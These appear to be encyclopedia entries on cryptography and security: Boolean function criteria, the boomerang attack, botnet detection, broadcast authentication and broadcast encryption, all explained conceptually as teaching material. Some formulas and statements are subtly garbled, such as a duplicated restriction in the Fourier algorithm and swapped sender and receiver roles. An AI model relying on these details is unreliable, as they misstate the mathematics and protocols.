The *Hamming weight* $w_H(f)$ of a Boolean function *f* on F_2^n is the size of its *support* $\{x \in F_2^n / \ f(x) \neq 0\}$. The *Hamming distance* $d_H(f, g)$ between two functions *f* and *g* is the size of the set $\{x \in F_2^n / \ f(x) \neq g(x)\}$. Thus, it equals the Hamming weight $w_H(f \oplus g)$, where $f \oplus g$ is the sum (modulo 2) of the functions.

Every *n*-variable Boolean function can be represented with its *truth-table*. But the representation of Boolean functions which is most usually used in cryptography is the *n*-variable polynomial representation over F_2, of the form

$$f(x) = \bigoplus_{I \subseteq \{1,\ldots,n\}} a_I \left(\prod_{i \in I} x_i \right).$$

Notice that the variables $x_1, \ldots, x_n$ appear in this polynomial with exponents smaller than or equal to 1 because they represent bits (in fact,

this representation belongs to the quotient ring $F_2[x_1, \cdots, x_n] / \left(x_1 - x_1^2, \cdots, x_n - x_n^2\right)$. This polynomial representation is called the *Algebraic Normal Form* (in brief ANF). It exists and is unique for every Boolean function.

Example: the 3-variable function *f* whose truth-table equals

x_1	x_2	x_3	$f(x)$
0	0	0	0
0	0	1	1
0	1	0	0
0	1	1	0
1	0	0	0
1	0	1	1
1	1	0	0
1	1	1	1

has ANF: $(1 \oplus x_1)(1 \oplus x_2)\, x_3 \oplus x_1(1 \oplus x_2)$ $x_3 \oplus x_1x_2x_3 = x_1x_2x_3 \oplus x_2x_3 \oplus x_3$. Indeed, the expression $(1 \oplus x_1)(1 \oplus x_2)$ x_3, for instance, equals 1 if and only if $(x_1, x_2, x_3) = (0, 0, 1)$. ◇

Two simple relations relate the truth-table and the ANF:

$$\forall x \in F_2^n,\ f(x) = \bigoplus_{I \subseteq supp(x)} a_I, \tag{1}$$

$$\forall I \subseteq \{1, \ldots, n\}, a_I = \bigoplus_{x \in F_2^n / \ supp(x) \subseteq I} f(x), \tag{2}$$

where *supp*(*x*) denotes the support $\{i \in \{1, \ldots, n\}; x_i = 1\}$ of *x*. Thus, the function is the image of its ANF by the *binary Möbius transform*, and vice versa. The degree of the ANF is denoted by $d^\circ f$ and is called the *algebraic degree* of the function. The algebraic degree is an *affine invariant*, in the following sense: we say that two functions *f* and *g* are affinely (resp. linearly) equivalent if there exists an affine (resp. a linear) automorphism *A* of F_2^n such that $g = f \circ A$. An affine invariant is any mapping which is invariant under affine equivalence.

The functions with simplest ANFs are the *affine* functions (the Boolean functions of algebraic degrees 0 or 1). Denoting by $a \cdot x$ the usual *inner product* $a \cdot x = a_1 x_1 \oplus \cdots \oplus a_n x_n$ in F_2^n, the general form of an n-variable affine function is $a \cdot x \oplus a_0$ (with $a \in F_2^n;\ a_0 \in F_2$).

Other representations of Boolean functions exist: the trace representation (when F_2^n is endowed with a structure of field) which is a univariate polynomial over this field, and the representation over the reals, also called the Numerical Normal Form (NNF) (Carlet 2010).

Many characteristics needed for Boolean functions in cryptography can be expressed by means of the *discrete Fourier transform* of the functions. The discrete Fourier transform (also called Hadamard transform) of a Boolean function viewed as valued in $\{0, 1\}$, or more generally of an integer-valued function ϕ on F_2^n, is the integer-valued function $\widehat{\phi}$ defined on F_2^n by

$$\widehat{\phi}(u) = \sum_{x \in F_2^n} \phi(x)\,(-1)^{x \cdot u}. \tag{3}$$

There exists a simple divide-and-conquer butterfly algorithm to compute $\widehat{\phi}$, whose complexity is $O(n2^n)$:

1. Write the table of the values of ϕ (its truth-table if ϕ is Boolean), the binary vectors of length n being—say—in lexicographic order with m.s.b. on the right.

2. Let ϕ_0 be the restriction of ϕ to $\{0\} \times F_2^{n-1}$ and ϕ_1 its restriction to $\{0\} \times F_2^{n-1}$; the table of ϕ_0 (resp. ϕ_1) corresponds to the upper (resp. lower) half of the table of ϕ; replace the values of ϕ_0 by those of $\phi_0 + \phi_1$ and those of ϕ_1 by those of $\phi_0 - \phi_1$.

3. Apply recursively step 2 to ϕ_0 and to ϕ_1 (these functions taking the place of ϕ).

When the algorithm ends (i.e., when it arrives to tables of one line each), the global table gives the values of $\widehat{\phi}$.

For a given Boolean function *f*, the discrete Fourier transform can be applied to *f* itself (notice that $\widehat{f}(0)$ equals the Hamming weight of *f*). It can also be applied to the function f(*x*) = (−1)$^{f(x)}$ (often called the *sign function*):

$$\widehat{\mathrm{f}}(u) = \sum_{x \in F_2^n} (-1)^{f(x) \oplus x \cdot u}.$$

We shall call this Fourier transform of {f} the *Walsh transform* of *f*. The sign function {f} being equal to 1–2*f*, we have $\widehat{\mathrm{f}}(u) = -2\widehat{f}(u)$ if $u \neq 0$ and $\widehat{\mathrm{f}}(0) = 2^n - 2\widehat{f}(0)$.

The discrete Fourier transform, as any other Fourier transform, has numerous properties. The two most important ones are the *inverse Fourier relation*: $\widehat{\widehat{\phi}} = 2^n \phi$, and *Parseval's relation*:

$$\sum_{u \in F_2^n} \widehat{\phi}(u)\widehat{\psi}(u) = 2^n \sum_{x \in F_2^n} \phi(x)\psi(x),$$

valid for any integer-valued functions ϕ, ψ, and which implies in the case of the sign function:

$$\sum_{u \in F_2^n} \widehat{\mathrm{f}}^2(u) = 2^{2n}.$$

The resistance of the diverse cryptosystems implementing Boolean functions to the known attacks can be quantified through some fundamental characteristics of the Boolean functions used in them. The design of cryptographic functions needs then to consider various characteristics (depending on the choice of the cryptosystem) simultaneously. These criteria are most often partially opponent, and trade-offs are necessary.

1. Cryptographic functions must have *high algebraic degrees*. Indeed, all cryptosystems using Boolean functions can be attacked if these functions have low degrees. For instance, in the case of combining functions, if *n* LFSRs having lengths $L_1, \ldots, L_n$ are combined by the function $f(x) = \oplus_{I \subseteq \{1, \ldots, n\}} a_I (\prod_{i \in I} x_i)$, then the sequence produced by *f* can be obtained by a LFSR of length $L \leq \sum_{I \subseteq \{1, \ldots, n\}} a_I (\prod_{i \in I} L_i)$. The algebraic degree of *f* has therefore to be high so that *L* can have high value (otherwise, the system does not resist the Berlekamp-Massey

attack (1969)). In the case of block ciphers, using Boolean functions of low degrees makes the higher differential attack effective.

2. The output of any Boolean function *f* always has correlation to certain linear functions of its inputs. But this correlation should be small. Otherwise, the existence of affine approximations of the Boolean functions involved in the cryptosystem allows in all situations (block ciphers, stream ciphers) to build attacks on this system. Thus, the minimum Hamming distance between *f* and all affine functions must be high. This minimum distance is called the *nonlinearity* of *f* (Nonlinearity of Boolean Functions for more details). It can be quantified through the Walsh transform:

$$\mathcal{NL}(f) = 2^{n-1} - \frac{1}{2}\max_{a \in F_2^n} |\widehat{\mathrm{f}}(a)| .$$

   Parseval's relation implies then:

$$\mathcal{NL}(f) \leq 2^{n-1} - 2^{n/2-1}.$$

   The functions achieving this upper bound are called *bent*.

3. Cryptographic functions must be *balanced* (their output must be uniformly distributed) for avoiding statistical dependence between the input and the output (which can be used in attacks). Notice that *f* is balanced if and only if $\widehat{\mathrm{f}}(0) = 0$.

   Moreover, any combining function *f*(*x*) must stay balanced if we keep constant some coordinates x_i of *x* (at most *m* of them where *m* is as large as possible). We say that *f* is then *m-resilient*. More generally, a (non-necessarily balanced) Boolean function whose output distribution probability is unaltered when any *m* of the inputs are kept constant, is called *m-th order correlation-immune* (Correlation Immune Boolean Functions for more details). Correlation immunity and resiliency can be characterized through the Fourier and the Walsh transforms: *f* is *m*-th order correlation-immune if and only if $\widehat{\mathrm{f}}(u) = 0$ for all $u \in F_2^n$ such that $1 \leq w_H(u) \leq m$; and it is *m*-resilient if and only if $\widehat{\mathrm{f}}(u) = 0$ for all $u \in F_2^n$ such that $w_H(u) \leq m$. Equivalently, *f* is *m*-th order correlation-immune if and only if $\widehat{f}(u) = 0$, for all $u \in F_2^n$ such that

$1 \le w_H(u) \le m$ and it is m-resilient if and only if it is balanced and if $\widehat{f}(u) = 0$ for all $u \in F_2^n$ such that $0 < w_H(u) \le m$.

4. The *Propagation Criterion* PC is a criterion generalizing the *Strict Avalanche Criterion* SAC and quantifies the level of diffusion put in a cipher by a Boolean function. It is more relevant to block ciphers. An n-variable Boolean function satisfies the propagation criterion of degree l if, for every vector x of Hamming weight at most l, the *derivative* $D_a f(x) = f(x) \oplus f(x + a)$ is balanced (Propagation Characteristics of Boolean Functions for more details). By definition, SAC is equivalent to PC (Eq. 1).

   The bent functions are those functions satisfying $PC(n)$.

5. A vector $e \in F_2^n$ is called a *linear structure* of an n-variable Boolean function f if the derivative $D_e f$ is constant. Boolean functions used in block ciphers should avoid nonzero linear structures (see Evertse 1988). A Boolean function admits a nonzero linear structure if and only if it is linearly or affinely equivalent to a function of the form $f(x_1, \ldots, x_n) = g(x_1, \ldots, x_{n-1}) \oplus \epsilon\, x_n$ where $\epsilon \in F_2$. Note that the nonlinearity of f is then upper bounded by $2^{n-1} - 2^{\frac{n-1}{2}}$, since it equals twice that of g. A characterization exists: $D_a f$ is the constant function 1 (resp. the null function) if and only if the set $\left\{ u \in F_2^n / \widehat{f}(u) = 0 \right\}$ contains $\{0, a\}^{\perp}$ (resp. contains its complement).

6. Other characteristics of Boolean functions have been considered in the literature:

   – The *sum-of-squares indicator*: $\mathcal{V}(f) = \sum_{a \in F_2^n} \left(\sum_{x \in F_2^n} (-1)^{D_a f(x)} \right)^2$ and the *absolute indicator*: $\max_{a \in F_2^n, a \neq 0} \left| \sum_{x \in F_2^n} (-1)^{D_a\ f(x)} \right|$ quantify the global diffusion capability of the function;

   – The *maximum correlation* between an n-variable Boolean function f and a subset I of $\{1, \ldots, n\}$ equals $C_f(I) = 2^{-n} \max_{g \in \mathcal{F}_I} \sum_{x \in F_2^n} (-1)^{f(x) \oplus g(x)}$, where $\mathcal{F}_I$ is the set of n-

variable Boolean functions whose values depend on $\{x_i, i \in I\}$ only. It must be low for every nonempty set I of small size to avoid correlation attacks.

– The main *complexity criteria* (from cryptographic viewpoint) for a Boolean function are the algebraic degree and the nonlinearity, but other criteria have also been studied: the minimum number of terms in the algebraic normal forms of all affinely equivalent functions (called the *algebraic thickness*), the maximum dimension k of those flats E such that the restriction of f to E is constant (resp. is affine)—we say then that the function is *k-normal* (resp. *k-weakly-normal*), the number of nonzero coefficients of the Walsh transform. Asymptotically, almost all Boolean functions have high complexities with respect to all these criteria.

7. Several additional criteria have appeared recently because of the algebraic attacks (Algebraic Immunity of Boolean Functions for more details). The parameter quantifying the resistance to the standard algebraic attacks is the so-called *algebraic immunity*. It equals the minimum algebraic degree of all nonzero Boolean functions g such that $fg = 0$ (i.e., such that the supports of f and g are disjoint—we say that g is an annihilator of f) or $(f \oplus 1)g = 0$ (i.e., such that g is a multiple of f). This parameter must be close to the maximal possible value $\lceil n/2 \rceil$. This is not sufficient: the function must also allow resistance to the fast algebraic attacks (Algebraic Immunity of Boolean Functions).

A survey on Boolean functions detailing all these notions can be found in Carlet (2010).

Boomerang Attack

Alex Biryukov[52] ✉
(52) FDEF, Campus Limpertsberg, University of Luxembourg, Luxembourg, Luxembourg

✉ **Alex Biryukov**
Email: Alex.Biryukov@uni.lu

Definition

The boomerang attack is a chosen plaintext and adaptive chosen ciphertext attack discovered by Wagner (1999). It is an extension of differential attack to *two-stage* differential–differential attack which is closely related to impossible differential attack as well as to the meet-in-the middle approach. The attack may use *characteristics*, *differentials*, as well as truncated differentials. The attack breaks constructions in which there are high-probability differential patterns propagating halfway through the cipher both from the top and from the bottom, but there are no good patterns that propagate through the full cipher.

Theory

The idea of the boomerang attack is to find good conventional (or truncated) differentials that cover half of the cipher but cannot necessarily be concatenated into a single differential covering the whole cipher. The attack starts with a pair of plaintexts P and $P^{'}$ with a difference Δ which goes to difference Δ^{*} through the upper half of the cipher. The attacker obtains the corresponding ciphertexts C and C', applies a difference ∇ to obtain ciphertexts $D = C + \nabla$ and $D' = C' + \nabla$, and decrypts them to

plaintexts Q and Q'. The choice of ∇ is such that the difference propagates to the difference ∇^* in the decryption direction through the lower half of the cipher. For the *right quartet* of texts, difference Δ^* is created in the middle of the cipher between partial decryptions of D and D' which propagates to the difference Δ in the plaintexts Q and Q'. This can be detected by the attacker.

Moreover, working with quartets (pairs of pairs) provides boomerang attacks with additional filtration power. If one partially guesses the keys of the top round, one has two pairs of the quartet to check whether the uncovered partial differences follow the propagation pattern, specified by the differential. This effectively doubles the attacker's filtration power. In certain cases, free rounds in the middle may be gained due to a careful choice of the differences coming from the top and from the bottom (Biryukov and Khovratovich 2009; Wagner 1999). This technique is called *boomerang switching*. Note also that switching need not necessarily happen in the exact middle of the cipher, and the choice of the splitting point has very strong effects on the probability of the boomerang distinguisher and thus on the total complexity of the attack.

The attack was demonstrated with a practical cryptanalysis of a cipher which was designed with provable security against conventional differential attack (Vaudenay 1998), as well as on round-reduced versions of several other ciphers. The related method of the *inside out* attack was given in the same paper. Further refinements of the boomerang technique have been found in papers on so-called amplified boomerang and rectangle attacks (Biham et al. 2002; Kelsey et al. 2001) and in papers translating boomerang attacks into the related key model (Biham et al. 2005; Kim et al. 2007).

Botnet Detection in Enterprise Networks

Guofei Gu[53] ✉
(53) Department of Computer Science and Engineering, Texas A&M University, College Station, TX, USA

✉ **Guofei Gu**
Email: guofei@cse.tamu.edu

Background

A botnet is a network of compromised computers (i.e., bots) that are under the control of a remote attacker (i.e., botmaster) through some command and control (C&C) channel. Nowadays, botnets are state-of-the-art malware and widely considered as a primary root-cause for most of the attacks and fraudulent activities on the Internet, such as denial-of-service (DDoS) attacks, spam, phishing, and information theft. The magnitude and potency of the attacks afforded by their combined bandwidth and processing power make botnets the largest threat to Internet security today.

Enterprise networks are particularly vulnerable to botnet penetration and propagation because of their extremely homogeneous network environments, e.g., their machines are typically with the same manufacture, same operation system, and very similar applications and software configurations. Once an internal machine is infected (either by a remote exploitation, or because the user browses a malicious website, clicks a malicious email attachment, inserts an infected USB drive, or brings in an already infected laptop), the rapid propagation from internal hosts can be very hard to stop. Considering the fact that most bots tend to propagate in local networks even though the initial infection is through social engineering or web browsing, this is a realistic and severe threat.

Most existing network-based intrusion detection systems in enterprise networks focus on examining mainly (or only) inbound network traffic for signs of malicious point-to-point intrusion attempts. Although they may have the capacity to detect initial incoming intrusion attempts, they tend to generate a lot of false positives and a lot of alarms that a network administrator can hardly handle. Distinguishing a successful local host infection from the daily myriad scans and intrusion attempts remains a very challenging task. In addition, because of recent advances in malware, it is harder to accurately detect when it initially penetrates the monitored network, as machines can be infected by botnets using many ways other than traditional remote exploitation. It is critical to develop a detection capability for already compromised machines inside monitored networks regardless of how they have been infected.

Theory and Applications

Botnet detection techniques can be generally categorized into signature-based or behavior-based solutions. Signature-based botnet detection solutions are simple and very similar to traditional signature-based antivirus tools or intrusion detection systems in nature. For example, one can use known IRC (Internet Relay Chat) bot nickname patterns to detect specific IRC bots. Or, one can also use known botnet C&C content signatures and/or C&C domain names for detection. This kind of approach is accurate only if a comprehensive and precise signature database is available, and it possesses the inherent weaknesses of signature-based solutions, such as the inability to detect new, unknown bots/botnets.

Several behavior-based approaches have been proposed to detect botnets in enterprise networks. They attempt to capture some intrinsic behavior invariants within a bot/botnet. Thus, this type of solutions has the hope to capture new, unknown bots/botnets.

One representative example of behavior-based techniques is *dialog* correlation (or *vertical* correlation), first proposed in BotHunter (Gu et al. 2007). This new network perimeter monitoring strategy, vertical correlation, examines the behavior history of each distinct host in enterprise networks. It recognizes a correlated dialog trail (or, evidence trail) consisting of multiple stages and representing a successful bot infection. Therefore, this strategy is also referred to as “dialog correlation.” BotHunter is designed to

track two-way communication flows between internal assets and external entities, and recognize an evidence trail of information exchanges that match a state-based infection-sequence model. BotHunter consists of a correlation engine driven by several malware-focused network detection sensors, each charged with detecting specific stages and aspects of the malware infection process, including inbound scanning, exploit usage, egg downloading, outbound bot coordination dialog, and outbound attack/propagation. The BotHunter correlator then links the dialog trail of inbound intrusion alarms with those outbound communication patterns that are highly indicative of a successful local host infection. When a sequence of evidence matches BotHunter's infection-dialog model, a consolidated report is produced to capture all the relevant events and event sources that played a role during the infection process. The BotHunter tool is currently available for download at http://www.bothunter.net.

While vertical correlation examines behavior history of each distinct host, a new, complementary strategy, *horizon* correlation, looks at behavior correlation among different hosts in the network. The intuition is that because a botnet contains a coordinated group of compromised machines that are controlled by the same botmaster, these bots are very likely to demonstrate spatiotemporal correlation and similarity. BotSniffer (Gu et al. 2008b) is one of the first systems exploiting this intuition to detect botnets. TAMD (Yen and Reiter 2008) is another system that uses vertical correlation to aggregate traffic that shares the same external destination, similar payload, and that involves internal hosts with similar OS platforms. Both BotSniffer and TAMD are designed mainly for botnets using centralized C&C communications. To address this limitation, BotMiner (Gu et al. 2008a) is designed to detect botnets independent of their C&C protocols and structures. The design principle of BotMiner is based on the definition and essential properties of botnets. That is, bots within the same botnet communicate with some C&C servers/peers and perform malicious activities, doing so in a similar or correlated fashion. Accordingly, BotMiner clusters have similar communication traffic and similar malicious traffic, and perform cross-cluster correlation to identify the hosts that share both similar communication patterns and similar malicious activity patterns. These hosts are thus bots in the monitored network. BotMiner was evaluated using many real network traces. The results showed that it can detect different types of real-world botnets (IRC-based, HTTP-based, and

P2P botnets, including Nugache and Storm Worm) and has a very low false positive rate.

A new correlation strategy, *cause-effect* correlation, has been proposed in BotProbe (Gu et al. 2009). The main goal of BotProbe is to detect obscure chat-like botnet C&C communications that resemble human communications and can evade traditional passive and signature-based systems. BotProbe proposes active botnet probing techniques in a network middlebox as a means to augment existing detection strategies. The basic idea is to exploit the cause-effect correlation of botnet command and response (i.e., a certain botnet command will most likely cause a certain type of response from bots), using active probing techniques. BotProbe uses a hypothesis testing algorithmic framework to achieve a desired accuracy. Experimental evaluation shows that BotProbe can successfully identify obscure botnet communications in several real-world IRC botnets.

Open Problems

The botnet detection problem is very challenging. How to improve the efficiency and robustness of existing techniques is still an open problem. In particular, since botnets are state-of-the-art malware and they tend to be adaptive and evasive, one important future direction is to study new techniques to improve the efficiency and increase the coverage of existing correlation/detection techniques, and such techniques should be robust against evasion attempts. Another important future direction is to study cooperative detection combining both host- and network-based components. Host-based approaches can provide different information/views that network-based approaches cannot. The combination of these two complementary approaches can potentially provide better detection results, e.g., possibly for detecting a highly evasive botnet that uses strongly encrypted C&C.

Broadcast Authentication from a Conditional Perspective

Donggang Liu[54] ✉

Multicast authentication

Definition

Broadcast authentication is a cryptographic protocol that ensures the authenticity of broadcast messages. In sensor networks, every sensor node should be able to verify whether a broadcast message does come from the legitimate sender and the content of this message has not been modified during transmission.

Background

As one of the most fundamental services in sensor networks, broadcast allows a sender to send critical data and commands to many sensor nodes in an efficient way. A natural idea to achieve broadcast authentication is to use schemes based on public key cryptography, i.e., digital signatures. However, sensor nodes are resource-limited; it is often undesirable to use

computationally expensive algorithms. Current research focuses on (1) developing solutions that only use symmetric key cryptographic operations and (2) reducing the cost of digital signature schemes.

Theory

The objective of broadcast authentication in sensor networks is to ensure the authenticity of broadcast messages in the presence of malicious attacks. It is assumed that the attacker can (1) access the wireless channel to eavesdrop, modify, or block any broadcast packet and (2) locate and compromise sensor nodes to learn the secrets stored on them.

Solutions Using Symmetric Cryptography

Perrig et al. developed a broadcast authentication scheme, named μTESLA, for sensor networks that only uses symmetric key cryptography (Perrig et al. 2001). This scheme introduces asymmetry by delaying the disclosure of symmetric keys. Specifically, a sender broadcasts a message with a message authentication code (MAC) generated with a secret key K, which will be disclosed after a certain period of time. When a receiver receives this message, if it finds out that the packet was sent before the key was disclosed, the receiver will buffer this packet and authenticate it when it receives the corresponding disclosed key. To continuously authenticate the broadcast packets, μTESLA divides the time period for broadcasting into multiple time intervals, assigning different keys to different time intervals. All the packets broadcasted in a given time interval are authenticated with the same key assigned to that time interval.

To verify the broadcast messages, a receiver first authenticates the disclosed keys. μTESLA uses a one-way key chain for this purpose. The sender selects a random value K_n as the last key in the key chain and repeatedly performs a pseudo random function F to compute all the other keys: $K_i = F(K_{i+1})$, $0 \le i \le n - 1$, where the secret key K_i is assigned to the i-th time interval. With the pseudo random function F, given K_j in the key chain, anybody can compute all previous keys K_i, $0 \le i \le j$, but nobody can compute any of the later keys K_i, $j + 1 \le i \le n$. Thus, with the knowledge of the initial key K_0, called the *commitment* of the key chain, a receiver can authenticate any key in the key chain by only performing F. When a

broadcast message is available in i-th interval, denoted as I_i, the sender generates MAC for this message with a key derived from K_i and then broadcasts this message along with its MAC and discloses the key K_{i-d} assigned to the time interval I_{i-d}, where d is the disclosure lag of the authentication keys. The sender prefers a long delay in order to make sure that all or most of the receivers can receive its broadcast messages. But, for the receivers, a long delay could result in high storage overhead to buffer the messages.

Since every key in the key chain will be disclosed after some delay, the attacker can forge a broadcast packet by using the disclosed key. μTESLA uses a security condition to prevent a receiver from accepting any broadcast packet authenticated with a disclosed key. When a receiver receives an incoming broadcast packet in time interval I_i, it needs to check whether this packet is broadcasted before the disclosure of the corresponding key. If yes, the receiver accepts this packet. Otherwise, the receiver simply drops it. When the receiver receives the disclosed key K_i, it can authenticate it with any key K_j received previously by checking whether $K_j = F^{i-j}(K_i i)$, and then verify the buffered packets that were sent during time interval I_i.

However, in μTESLA, the base station has to unicast the initial parameters such as the key chain commitments to the sensor nodes individually. This feature severely limits its application in large sensor networks. For example, the implementation of μTESLA in (Perrig et al. 2001) has 10 Kbps at the physical layer and supports 30-byte packets. To bootstrap 2000 nodes, the base station has to send or receive at least 4000 packets to distribute the initial parameters, which takes at least $\frac{4{,}000 \times 30 \times 8}{10{,}240} = 93.75$ s even if the channel utilization is perfect. Such a method certainly cannot scale up to very large sensor networks, which may have thousands or even millions of nodes. To address this problem a *multilevel* μTESLA scheme was proposed in (Liu and Ning 2003, 2004). The basic idea is to use μTESLA in multiple resolutions so that a high-level μTESLA instance can be used to help the distribution of the initial parameters for low-level ones.

Solutions Using Asymmetric Cryptography

Recent studies have shown that it is possible to do public key cryptographic operations on resource-constrained sensor platforms (Gura et al. 2004). In addition, there have been continuous efforts to optimize Elliptic Curve Cryptography (ECC) for sensor platforms (Liu and Ning 2008; Malan et al. 2004). As a result, ECC-based signature schemes will also be an attractive alternative for broadcast authentication in sensor networks. One promising approach is the Elliptic Curve Digital SignatureAlgorithm (ECDSA), which is a variant of the Digital Signature Algorithm (DSA) that uses ECC. In general, the bit size of the ECDSA public key is believed to be about twice the size of the security level in bits. In other words, to have a security level of 80 bits, the public key for ECDSA will be about 160 bits, which is much smaller than the key size (1024 bits) needed by DSA to achieve the same level of security.

However, the significant resource consumption imposed by public key cryptographic operations makes schemes like ECDSA easy targets of denial-of-service (DoS) attacks. For example, if ECDSA is directly used for broadcast authentication without further protection, an attacker can simply broadcast forged packets and force the receiving nodes to do a large number of unnecessary signature verifications, eventually exhausting their battery power.

A number of methods have been proposed to deal with the DoS attacks against signature verification (Dong et al. 2008; Wang et al. 2007). One option is *pre-authentication filter* (Dong et al. 2008), which effectively removes bogus messages before performing the actual signature verification. This solution is developed based on the fact that broadcast in sensor networks is usually done by a network-wide flooding protocol, and a broadcast message forwarded by a sensor node only has a small number of immediate receivers due to the short-range radio. Hence, whenever a sensor node forwards a broadcast packet, it embeds a few additional bits in this packet for each neighbor based on a secret shared with that neighbor. These bits will allow this node to weakly authenticate the broadcast message to remove a significant part of fake signatures without verifying them.

Another option is to contain DoS attacks against digital signatures by limiting the propagation of fake signatures (Wang et al. 2007). During the flooding of broadcast messages, each sensor node will choose to do an authentication before forwarding, the *authentication-first* idea, or forwarding before authentication, the *forwarding-first* idea. Clearly, the

authentication-first idea can stop the propagation right after the verification. Hence, the basic idea is that sensor nodes slowly shift to authentication-first scheme if they start receiving a lot of bogus messages, but remain in forwarding-first mode if the majority of the messages they received are authentic.

Applications

Broadcast authentication is a critical service for any sensor network that needs to operate in hostile environments. Many sensor network protocols such as flooding and local collaboration (e.g., data aggregation) benefit significantly from broadcast, which efficiently disseminates critical data or commands to other sensor nodes. Due to the existence of attackers, broadcast services have to be protected so that the attacker cannot forge/modify broadcast messages to compromise the security of other network protocols.

Open Problems

Broadcast authentication is still an active research area due to the limitations of existing solutions. In particular, solutions based on symmetric cryptography have several practical limitations such as the requirement of time synchronization and the authentication delay. How to make these solutions practically useful will be a challenge. For solutions based on asymmetric cryptography, the cost of generating and verifying signatures will still be a problem for low-end nodes. How to further reduce the computation overhead is an open area.

Multicast authentication

Definition

Broadcast authentication is a generalization of the message authentication notion that allows more than one receiver.

Background

The first broadcast authentication codes were proposed by Desmedt, Frankel, and Yung (1992) Safavi-Naini and Wang have considered more general broadcast authentication models and proposed new schemes.

Theory

The broadcast message authentication setting is an extension of the conventional message authentication systems. The conventional message authentication setting is a point-to-point setting with three participants: a transmitter (sender), a receiver, and an adversary. Both the sender and the receiver are honest. Prior to engaging in a communication, the transmitter generates a secret key and sends it to the receiver over a secure channel. Next, the sender computes a codeword for the message using the secret key. This is typically accomplished by appending an authentication tag to the message. The codeword is sent over a public channel which is subject to active attack. The receiver uses the secret key to decode the message and verify its authenticity. The goal of the adversary is to forge a message (i.e., to trick the sender into accepting a message that was not sent by the receiver). In the broadcast authentication model, there are $n > 1$ receivers. The transmitter and the receivers share secret key information. The transmitter sends an encoded message over a public channel to the receivers, and each receiver uses its secret key information to decode the message and verify its authenticity. It is assumed that the adversary can corrupt a limited number ω of receivers. The goal of the adversary is to forge a message in cooperation with the corrupt receivers. The scheme is secure if the probability that the adversary will succeed is negligible.

The initially proposed broadcast authentication schemes were unconditionally secure. In this case, the adversary has unlimited computational power. The sender encodes and sends only one message per secret key. So, there are only two possible attacks: an impersonation attack and a substitution attack. In both types of attacks, the adversary cooperates with a group of malicious receivers in order to construct a fraudulent message that will be accepted as authentic by some honest receiver. The difference between the two types of attacks is that in impersonation the attacker has not seen any previous communication, while in substitution he has seen receiver’s transmission and replaced the codeword sent to a honest receiver. The adversary is successful if an honest receiver accepts a fraudulent message.

The message authentication codes that provide unconditional security in a broadcast scenario are called multi-receiver authentication codes or MRA-codes for short. An MRA-code can be constructed from a conventional

unconditionally secure authentication code (A-code) by allowing transmitter to share a different secret key with each of the *n* receivers. The broadcasted codeword is simply a concatenation of the codewords for each receiver. The length of the sender's key and the combined authentication tag grow linearly with the number of receivers. Although this solution is secure against the largest possible group of colluding receivers, it is a very uneconomical method of authenticating a message. Hence, an important question is whether it is possible to construct more efficient MRA-codes with shorter tags and shorter transmitters key. The answer to this question is positive, and some more efficient constructions have been provided in the literature (Desmedt et al. 1992; Safavi-Naini and Wang 1998b).

The verification key in the digital signature schemes is public. Hence, the digital signature schemes remain computationally secure in a broadcast scenario. However, using digital signatures to achieve broadcast authentication might be too costly for some applications. One such class of applications is the class of streaming applications. Streaming applications such as streaming audio or video generate large volumes of data that has to be processed in real time. Digitally signing each packet is too expensive. Therefore, many efficient multicast (or broadcast) stream authentication methods providing different levels of computational security have been suggested so far (Stream Authentication).

The broadcast authentication model can be further generalized. One such extension is to have a dynamically chosen sender instead of a fixed one. The authentication codes that are designed to provide security in this setting are called MRA-codes with a dynamic sender or DMRA-codes for short (Safavi-Naini and Wang 1998a). A further extension of allowing up to *t* senders instead of only one sender gave rise to the notion of tDMRA-codes. A trivial construction of a tDMRA-code is to use *t* copies of a DMRA-code with *t* independent keys. The efficiency of this solution grows linearly with the number of possible senders *t*. Some constructions that improve on the trivial solution have been presented (Safavi-Naini and Wang 2001).

Definition

The concept of broadcast encryption deals with methods that allow to efficiently transmit information to a dynamically changing group of privileged users who are allowed to receive the data. It is often convenient to think of it as a revocation scheme, which addresses the case where some subset of the users are excluded from receiving the information.

Background

The problem of a center transmitting data to a large group of receivers so that only a predefined subset is able to decrypt the data is at the heart of a growing number of applications. Among them are pay-TV applications, multicast (or secure group) communication, secure distribution of copyright-protected material (e.g., music), digital rights management, and audio streaming. Different applications impose different rates for updating the group of legitimate users. Users are excluded from receiving the information due to payments, subscription expiration, or since they have abused their rights in the past.

One special case is when the receivers are stateless. In such a scenario, a (legitimate) receiver is not capable of recording the past history of

transmissions and changes its state accordingly. Instead, its operation must be based on the current transmission and its initial configuration. Stateless receivers are important for the case where the receiver is a device that is not constantly online, such as a media player (e.g., a CD or DVD player where the "transmission" is the current disc (Lotspiech et al. 2002), a satellite receiver (GPS), and perhaps in multicast applications).

Broadcast encryption can be combined with tracing capabilities to yield trace-and-revoke schemes. A tracing mechanism enables the efficient tracing of leakage, specifically, the source of keys used by illegal devices, such as pirate decoders or clones. Trace-and-revoke schemes are of particular value in many scenarios: they allow to trace the identity of the user whose key was leaked; in turn, this user's key is revoked from the system for future uses.

Theory

What are the desired properties of a broadcast encryption scheme? A good scheme is characterized by

- Low bandwidth – we aim at a small message expansion, namely, that the length of the encrypted content should not be much longer than the original message.
- Small amount of storage – we would like the amount of required storage (typically keys) at the user to be small, and as a secondary objective the amount of storage at the server to be manageable as well.
- Attentiveness – does the scheme require users to be online "all the time?" If such a requirement does not apply, then the scheme is called stateless.
- Resilience – we want the method to be resilient to large coalitions of users who collude and share their resources and keys.

In order to evaluate and compare broadcast encryption methods, we define a few parameters. Let N be the set of all users, $|\mathcal{N}| = N$, and $\mathscr{R} \subset N$ be a group of $|\leftarrow \mathcal{R}| = r$ users whose decryption privileges should be revoked. The goal of a broadcast encryption algorithm is to allow a center to transmit a message M to all users such that any user $u \in \mathcal{N} - \leftarrow \mathcal{R}$ can decrypt the message correctly, while a coalition consisting of t or fewer members of $\mathscr{R}$ cannot decrypt it. The important parameters are therefore r, t, and N.

A system consists of three parts: (1) a key assignment scheme, which is an initialization method for assigning secret keys to receivers that will allow them to decrypt. (2) The broadcast algorithm – given a message M and the set $\mathscr{R}$ of users to revoke outputs a ciphertext message M' that is broadcast to all receivers. (3) A decryption algorithm – a (nonrevoked) user who receives ciphertext M' should produce the original message M using its secret information.

